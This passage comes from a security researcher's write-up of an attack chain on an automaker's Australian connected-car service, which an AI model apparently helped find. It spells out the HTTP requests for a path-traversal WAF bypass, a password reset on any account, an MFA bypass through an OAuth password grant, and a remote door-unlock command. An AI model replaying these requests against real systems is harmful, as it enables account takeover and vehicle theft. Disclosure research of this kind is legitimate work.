When Sam and I tried /XUI%2f..%2fopenidm/, we got a hard 403, and being human, we assumed that applied to every prefix. What GPT 5.6 found was that /static%2f..%2fopenidm/ wasn't covered by the WAF at all, and it gave us the OpenIDM APIs without the servlet confusion issue.
Taking over accounts
With this bypass, taking over an account became trivial. We could PATCH a new password for any user profile:
PATCH /static%2f..%2fopenidm/managed/user/f7ba554REDACTED HTTP/1.1
Host: openidm.redacted-identity.com.au
X-OpenIDM-Username: idmadmin
X-OpenIDM-Password: REDACTED
X-OpenIDM-NoSession: true
Content-Type: application/json
If-Match: "0000000abc123..."
Cache-Control: no-store
Accept: application/json

[{"operation":"replace","field":"/password","value":"Testing123!"}]
Which responded with:
> HTTP/1.1 200 OK
> {"_id":"f7ba554REDACTED","_rev":"0000000def456..."}
OK, so we could overwrite the password for any user. But what about multi-factor authentication?
Skipping MFA
Well, the automaker's Australian environment had one more misconfiguration: the multi-factor step could be skipped entirely. First, we requested an authentication token from login.redacted-identity.com.au with a Resource Owner Password Credentials grant, which returned a clean id_token we could swap for something usable in the consumer app:
POST /oauth2/realms/root/realms/REDACTED/access_token HTTP/1.1
Host: login.redacted-identity.com.au
Content-Type: application/x-www-form-urlencoded

grant_type=password&[email protected]&password=Testing123!&client_id=REDACTED_PORTAL&client_secret=REDACTED

> HTTP/1.1 200 OK
> {
>   "access_token": "...",
>   "id_token": "eyJ0eXAiOiJKV1Qi...",
>   "token_type": "Bearer",
>   "expires_in": 3599
> }
We took that and moved on to step two, exchanging the first token for a session:
POST /json/realms/REDACTED/authenticate?authIndexType=service&authIndexValue=IDTokenROPC HTTP/1.1
Host: login.redacted-identity.com.au
Content-Type: application/json
Accept: application/json
Accept-API-Version: resource=2.0, protocol=1.0
idtoken: eyJ0eXAiOiJKV1Qi...

> HTTP/1.1 200 OK
> {
>   "tokenId": "AQIC5wM2LY4Sfcy...*",
>   "successUrl": "/openam/console",
>   "realm": "/REDACTED"
> }
Lastly, we performed the token exchange for a mobile app access token:
POST /oauth2/realms/root/realms/REDACTED/authorize HTTP/1.1
Host: login.redacted-identity.com.au
Content-Type: application/x-www-form-urlencoded
Accept-API-Version: resource=2.1, protocol=1.0
x-fr-version: 2025.05.05
Authorization: Basic <REDACTED>
iPlanetDirectoryPro: AQIC5wM2LY4Sfcy...*
Cookie: iPlanetDirectoryPro=AQIC5wM2LY4Sfcy...*

client_id=REDACTED_APP&redirect_uri=com.redacted.app:/oauth2Callback&scope=openid%20profile%20write&response_type=code&state=<state>&code_challenge=<S256_challenge>&code_challenge_method=S256&decision=allow&csrf=AQIC5wM2LY4Sfcy...*

> HTTP/1.1 302 Found
> Location: com.redacted.app:/oauth2Callback?code=<authorization_code>&state=<state>

POST /oauth2/realms/root/realms/REDACTED/access_token HTTP/1.1
Host: login.redacted-identity.com.au
Content-Type: application/x-www-form-urlencoded
Accept-API-Version: resource=2.1, protocol=1.0
Authorization: Basic <REDACTED>

grant_type=authorization_code&code=<authorization_code>&redirect_uri=com.redacted.app:/oauth2Callback&client_id=REDACTED_APP&code_verifier=<pkce_verifier>

> HTTP/1.1 200 OK
> {
>   "access_token": "<app_access_token>",
>   "refresh_token": "...",
>   "token_type": "Bearer",
>   "scope": "openid profile write",
>   "expires_in": 3599
> }
It's super convoluted, I know. OAuth is annoyingly hard sometimes. But these steps let us bypass multi-factor authentication for any user of the automaker's connected car app.
Unlocking the car
At this point, we were so damn close to unlocking any of the automaker's cars in Australia. All that was left was issuing the command API requests with the app token we could now mint for anyone.
POST /v1/remote/route/command HTTP/1.1
Host: api.redacted-telematics.com.au
Authorization: Bearer <app_access_token>
X-API-KEY: REDACTED
X-GUID: f7ba554REDACTED
X-BRAND: REDACTED
X-APPBRAND: REDACTED
X-CHANNEL: REDACTED
X-LOCALE: en-AU
X-APPVERSION: REDACTED
X-OSNAME: Android
X-OSVERSION: 14
X-DEVICE-TIMEZONE: AEST
X-CORRELATIONID: 6f1a2b3c-4d5e-6f70-8192-a3b4c5d6e7f8
X-GENERATION: REDACTED
VIN: XXXXXXXXXXXXXXXXX
Content-Type: application/json
Accept: application/json
User-Agent: okhttp/4.12.0

{"command": "door-unlock", "autoFixPopup": false, "beepCount": null}
And magic. The doors unlocked.
We obviously did all of this on cars we explicitly owned or had permission to interact with.
But let's take a step back and think about what we achieved here. We could send commands to any of the automaker's vehicles in Australia, across both of their brands, by only knowing the number plate of the vehicle. The final chain looked like this:
Plate -> VIN -> Subscriber GUID -> OpenIDM admin credentials in JS vendor bundle -> Path traversal to bypass the WAF -> MFA bypass via ROPC flow -> Minting a consumer app token -> Remote command API.
At 12AM, when the full chain finally came together, I took a short video of the script in action. It's not polished, but it still felt magical seeing it all work. I definitely live for hard challenges like these.
0:00
/0:57

You might be wondering: Shubs, you said any of their cars in the world. This only covers Australia. What gives?
There's a much more complex chain that Sam and I worked on together, which he's published on his blog here. It required a lot more work than the steps we took for Australia, as the automaker had spent much more time securing the US, Canadian, and European OpenIDM environments.
At the end of the day, with both writeups combined, we could send remote commands such as unlocking and turning the engines on, for any of the automaker's vehicles in Australia, the United States, and Canada.